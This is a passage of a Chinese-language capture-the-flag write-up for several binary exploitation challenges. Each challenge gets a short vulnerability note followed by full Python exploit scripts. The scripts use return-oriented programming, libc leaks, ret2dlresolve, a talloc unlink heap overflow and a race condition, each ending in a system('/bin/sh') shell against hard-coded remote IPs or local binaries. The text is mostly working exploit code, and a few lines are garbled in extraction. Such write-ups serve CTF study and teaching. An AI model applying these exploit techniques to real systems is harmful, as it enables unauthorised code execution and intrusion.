	real_rip = base + 0x1495
	cookie = rerol(enc_rip)^real_rip

	print 'cookie', hex(cookie)

	real_rsp = rerol(enc_rsp)^cookie
	print 'real_rsp', hex(real_rsp)

	return (base, real_rsp, cookie)

def edit(io, id, age, name, addr, introduce):
	io.read_until('>>')
	io.writeline('3')
	io.read_until(':')
	io.writeline(str(id))
	io.read_until(':')
	io.writeline(name)
	io.read_until(':')
	io.writeline(str(age))
	io.read_until(':')
	io.writeline(addr)
```

```
    io.read_until(':')
    io.writeline(introduce)


def exp(target):
    io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'), \
             print_write=COLORED(RAW, 'green'))

    io.read_until(':')
    io.writeline(str(9223372036854775 9))
    base, rsp, cookie = show(io, 1)
    print 'base', hex(base)

    fake_rsp = rsp - 0x48
    pop_rdi_ret = base + 0x0000000000001523

    addr = l64(rol(fake_rsp^cookie))+l64(rol(pop_rdi_ret^cookie))
    print HEX(addr)
    edit(io, 1, 0, "", addr, "")

    io.read_until('>>')
    payload = '5;'+'a'*6

    puts_got = 0x0000000000202018+ base
    puts_plt = 0x9a0 + base
    main = base + 0x00000000000013ff
    payload += l64(puts_got)+l64(puts_plt)+l64(main)
    io.writeline(payload)

    puts_addr = l64(io.readline()[:-1].ljust(8, '\x00'))
    '''
    base = puts_addr - 0x00000000006F5D0

    system = base + 0x0000000000045380

    print 'system', hex(system)
    binsh = base + 0x000000000018C58B
    '''

    base = puts_addr - 0x00000000006FD60
    print 'base', hex(base)
    system = base + 0x0000000000046590
    binsh = base + 0x000000000017C8C3
    #io.gdb_hint()
    io.read_until(':')
    io.writeline(str(92233720368547759))


    fake_rsp = rsp - 0x80

    addr = l64(rol(fake_rsp^cookie))+l64(rol(pop_rdi_ret^cookie))
    print HEX(addr)
    io.gdb_hint()
    edit(io, 1, 0, "", addr, "")

    io.read_until('>>')
    payload = '5;'+'a'*6

    payload += l64(binsh)+l64(system)+l64(main)
    io.writeline(payload)

    #io.gdb_hint()
    interact(io)

exp(target)
```

Pwn-sandbox

沙箱做了如下限制:对外的调用都通过 jmp ds:dl_resolve 出去，所以采用 return-to-dlresolve 进行利用。

脚本:

```
#encoding:utf-8
import struct
from threading import Thread
from zio import *


target = './sandbox ./vul'
#target = './vul'
target = ('58.213.63.30', 4004)

def interact(io):
    def run_recv():
        while True:
            try:
                output = io.read_until_timeout(timeout=1)
                # print output
            except:
                return

    t1 = Thread(target=run_recv)
    t1.start()
    while True:
        d = raw_input()
        if d != '':
            io.writeline(d)

def write_16byte(io, addr, value):
    io.write('a'*0x10+l64(addr+0x10)+l64(0x400582))
    io.write(value+l64(0x601f00)+l64(0x400582))

fake_relro = ''
fake_sym = ''

#link_map_addr = 0x00007ffff7ffe1c8 #close aslr.(if has aslr, need leak)

#link_map_addr = 0x7ffff7ffe168
def generate_fake_relro(r_offset, r_sym):
    return l64(r_offset) + l32(7)+l32(r_sym)+ l64(0)

def generate_fake_sym(st_name):
    return l32(st_name)+l8(0x12)+l8(0) + l16(0) + l64(0) + l64(0)


#versym = 0x40031e
symtab = 0x4002b8
strtab = 0x400330
jmprel = 0x4003b8

bss_addr = 0x601058

# .bss addr = 0x601058
# 0x155dc*0x18+0x4003b8 = 0x601058
# so index = 0x155dc

#0x155e8*0x18+0x4002b8 = 0x601078
# so r_sym = 0x155e8

# 0x200d68 + 0x400330 = 0x601098
# so st_name = 0x200d68
```

```
def write_any(io, addr, value):
    print hex(addr), hex(value)
    io.read_until(':\n')
    io.writeline('0')
    io.write(l64(addr)+l64(value))

def exp(target):
    io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'), print_write=COLORED(RAW, 'green'))
    pop_rdi_ret = 0x0000000000400603
    pop_rsi_r15_ret = 0x0000000000400601
    leak_addr = 0x600ef0
    write_plt = 0x0000000000400430
    pop_rbp_ret = 0x4004d0
    leak_rop = l64(pop_rsi_r15_ret) + l64(leak_addr) + l64(0) + l64(pop_rdi_ret) + l64(1) + l64(write_plt)
    leak_rop += l64(pop_rbp_ret) + l64(0x601f00) + l64(0x400582)

    for i in range(0, len(leak_rop), 8):
        write_16byte(io, 0x601b00+i, leak_rop[i:i+8]+'\x00'*8)

    leave_ret = 0x40059d
    leak_stack_povit = 'a' * 0x10 + l64(0x601b00 - 0x8) + l64(leave_ret)
    io.write(leak_stack_povit)

    io.read_until(':')
    link_map_addr = l64(io.read(8)) + 0x28
    print hex(link_map_addr)

    r_offset = 0x601970 # a writable addr
    r_sym = 0x155e8

    fake_relro = generate_fake_relro(r_offset, r_sym).ljust(0x20, '\x00')

    st_name = 0x200d68
    fake_sym = generate_fake_sym(st_name).ljust(0x20, '\x00')

    write_16byte(io, link_map_addr+0x1c8, '\x00'*0x10)
    #write_16byte(io, 0x600858, l64(0x6ffffff0)+l64(0x3d57d6))

    for i in range(0, len(fake_relro), 8):
        write_16byte(io, 0x601058+i, fake_relro[i:i+8]+'\x00'*8)
    for i in range(0, len(fake_sym), 8):
        write_16byte(io, 0x601078+i, fake_sym[i:i+8]+'\x00'*8)

    write_16byte(io, 0x601098, 'system'.ljust(16, '\x00'))
    write_16byte(io, 0x601a50, '/bin/sh'.ljust(16, '\x00'))

    plt0 = 0x400420

    rop = l64(pop_rdi_ret) + l64(0x601a50)
    index = 0x155dc
    rop += l64(plt0) + l64(index)

    for i in range(0, len(rop), 8):
        write_16byte(io, 0x601980+i, rop[i:i+8]+'\x00'*8)

    stack_povit = 'a'*0x10 + l64(0x601980-0x8) + l64(leave_ret)
    io.write(stack_povit)

    interact(io)

exp(target)
```

Pwn-note

漏洞存在于 edit 中，有堆溢出。

此题采用 talloc, 不过 talloc_free 内部会调用 free 函数, 所以采用 unlink 方法进行利用。

脚本:

```
from threading import Thread
from zio import *

target = ('119.254.101.197', 10000)
target = './note'



def interact(io):
    def run_recv():
        while True:
            try:
                output = io.read_until_timeout(timeout=1)
            except:
                return

    t1 = Thread(target=run_recv)
    t1.start()
    while True:
        d = raw_input()
        if d != '':
            io.writeline(d)

def add(io, title, size, content):
    io.read_until('>>')
    io.writeline('1')
    io.read_until(':')
    io.writeline(title)
    io.read_until(':')
    io.writeline(str(size))
    io.read_until(':')
    io.writeline(content)

def edit(io, id, offset, content):
    io.read_until('>>')
    io.writeline('3')
    io.read_until(':')
    io.writeline(str(id))
    io.read_until(':')
    io.writeline(str(offset))
    io.read_until(":")
    io.writeline(content)

def edit2(io, id, offset, content):
    count = len(content)/48
    print len(content)
    print count
    for i in range(count):
        io.read_until('>>')
        io.writeline('3')
        io.read_until(':')
        io.writeline(str(id))
        io.read_until(':')
        io.writeline(str(offset+48*i))
        io.read_until(":")
        io.write(content[i*48:i*48+48])
    if len(content[count*48:]) > 0:
        io.read_until('>>')
        io.writeline('3')
        io.read_until(':')
        io.writeline(str(id))
        io.read_until(':')
        io.writeline(str(offset+48*count))
        io.read_until(':')
        io.writeline(content[count*48:])

def delete(io, id):
    io.read_until('>>')
    io.writeline('4')
    io.read_until(':')
    io.writeline(str(id))

def change(io, id, title):
    io.read_until('>>')
    io.writeline('5')
    io.read_until(':')
    io.writeline(str(id))
    io.read_until(':')
    io.writeline(title)

def exp(target):
    io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'), \
              print_write=COLORED(RAW, 'green'))
    add(io, '%13$p', 0x100, '111') #0x603070 0x603110    #0
    add(io, '222', 0x100, '222') #0x603280 0x603320    #1
    add(io, '333', 0x100, '333') #0x603490 0x603530    #2
    add(io, '444', 0x100, '444') #0x6036a0 0x603740    #3
    add(io, 'sh;', 0x100, '555') #0x6038b0 0x603950    #4
    add(io, '666', 0x100, '666') #0x603ac0 0x603b60    #5

    delete(io, 1)
    delete(io, 2)

    heap_ptr = 0x6020f0
    payload = l64(0) + l64(0x211) +l64(heap_ptr-0x18)+l64(heap_ptr-0x10)
    payload = payload[:-1]

    add(io, payload[:-1], 0x300, '777') #0x603280 0x603320    #6
    add(io, 'sh;', 0x100, '888')

    #io.gdb_hint()

    offset = 0x603490 - 0x603320
    #                          size        next     prev      parent
    fake_head1 = l64(0x210)+l64(0x90)+ l64(0) +l64(0)+ l64(0x603a60)
                 #   child      refs    descutor     name          size             flags
pool    padding
```

```
    fake_head2 = l64(0)+l64(0)+l64(0)+l64(0x400dc4)+l64(0x100)+l64(0x00000000e8150c70)+l64(0)+l64(0)+l64(0)
    fake_head2 = fake_head2.ljust(0x90-0x28, '\x00')
    fake_head2 += l64(0) + l64(0x21) + '\x00'*0x10 + l64(0) + l64(0x21)

    fake_head1 = fake_head1[:-6]
    payload = '\x00' + l64(0)+l64(0xa1)+l64(0)+l64(0)+l64(0)+l64(0x6034a0)
    payload = payload[:-6]
    edit(io, 4, 0x100-1, payload)
    edit2(io, 6, offset, fake_head1)
    edit2(io, 6, offset+0x28, fake_head2)

    delete(io, 5)

    talloc_free_got = 0x602048
    print_plt = 0x4007E0

    title = l64(talloc_free_got) + l64(0) + l64(0) + l64(0x6020d0)
    title = title[:-2]
    change(io, 6, title)

    change(io, 3, l64(print_plt)[:-1])

    io.gdb_hint()
    delete(io, 0)

    io.read_until('0x')
    main_ret = int(io.read_until('De')[:-2], 16)
    base = main_ret - 0x0000000000021EC5
    print hex(base)
    system = base + 0x0000000000046640
    print hex(system)

    change(io, 3, l64(system)[:-1])

    delete(io, 7)

    interact(io)

exp(target)
```

Pwn-Goodluck

条件竞争漏洞，g_index 的值可以在主线程中修改，然后在第 2 个子线程中能实现任意地址+1 操作。

read_int 如果参数为 0，可以栈溢出。

脚本:

```
from threading import Thread
# from uploadflag import *
from zio import *

target = ('119.254.101.197', 10000)
target = './pwn2'



def add1(io,type,name,number,some):
        io.read_until("choice:")
        io.writeline('1')
        io.read_until("flower")
        io.writeline(str(type))
        io.read_until('name:')
        io.writeline(name)
        io.read_until('number:')
        io.writeline(str(number))
        io.read_until('again:')
        io.writeline(some)

def add2(io, type, name, much, price, some):
        io.read_until("choice:")
        io.writeline('1')
        io.read_until("flower")
        io.writeline(str(type))
        io.read_until('name:')
        io.writeline(name)
        io.read_until('want:')
        io.writeline(much)
        io.read_until('table:')
        io.writeline(price)
        io.read_until('something:')
        io.writeline(some)

def show(io,index):
        io.writeline('4')
        io.read_until('show')
```

```
    io.writeline(str(index))

def delete(io,index):
    io.writeline('2')
    io.read_until(cs7)
    io.writeline(str(index))

def edit(io,index,data):
    io.writeline('3')
    io.read_until('edit:')
    io.writeline(str(index))
    io.read_until('something')
    io.writeline(data)

def interact(io):
    def run_recv():
        while True:
            try:
                output = io.read_until_timeout(timeout=1)
                # print output
            except:
                return

    t1 = Thread(target=run_recv)
    t1.start()
    while True:
        d = raw_input()
        if d != '':
            io.writeline(d)



def exp(target):
    io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'), \
              print_write=COLORED(RAW, 'green'))

    add1(io, 3, 'bbbb', 100, 'ccccccccc')
    fake_index = (0x2031a0 - 0x203180)/8
    delete(io, 0)
    delete(io, fake_index)
    io.read_until('delete 0')
    show(io, 0)
    io.read_until('s1->')
    data = io.read_until(' ')[:-1]
    code_base = l64(data.ljust(8, '\x00')) - 0x1040
    print hex(code_base)

    canary_addr = code_base + 0x2031c0 + 1
    add2(io, 2, 'aaaa', str(canary_addr&0xffffffff), str(canary_addr>>32), 'bbbbbbbb')

    delete(io, 1)
    delete(io, fake_index + 1)
    io.read_until('delete 1')
    show(io, 1)
    io.read_until("fake show!\n")
    cookies = l64(io.read_until('\n')[:-1].ljust(8, '\x00')) << 8
    print 'cookie', hex(cookies)

    add1(io, 0, 'cccc',100, '0517')
    io.gdb_hint()

    show(io, 2)
    io.read_until('again\n')

    puts_plt = code_base + 0x0000000000000BC0
    puts_got = code_base + 0x0000000000202F20
    pop_rdi_ret = code_base + 0x0000000000001653
    read_int = code_base + 0x0000000000000F80
    payload = 'a'*0x18 + l64(cookies) + 'aaaaaaaa'*5 + l64(pop_rdi_ret) + l64(puts_got) +
l64(puts_plt) + l64(pop_rdi_ret)+l64(0) + l64(read_int)

    io.writeline(payload)

    puts = l64(io.readline()[:-1].ljust(8, '\x00'))
    libc_base = puts - 0x000000000006F5D0

    print hex(libc_base)
    system = libc_base + 0x0000000000045380
    binsh = libc_base + 0x000000000018C58B
    payload = 'a'*0x18 + l64(cookies) + 'aaaaaaaa'*5 + l64(pop_rdi_ret) + l64(binsh) +
l64(system)

    io.writeline(payload)

    io.gdb_hint()
    interact(io)


exp(target)
```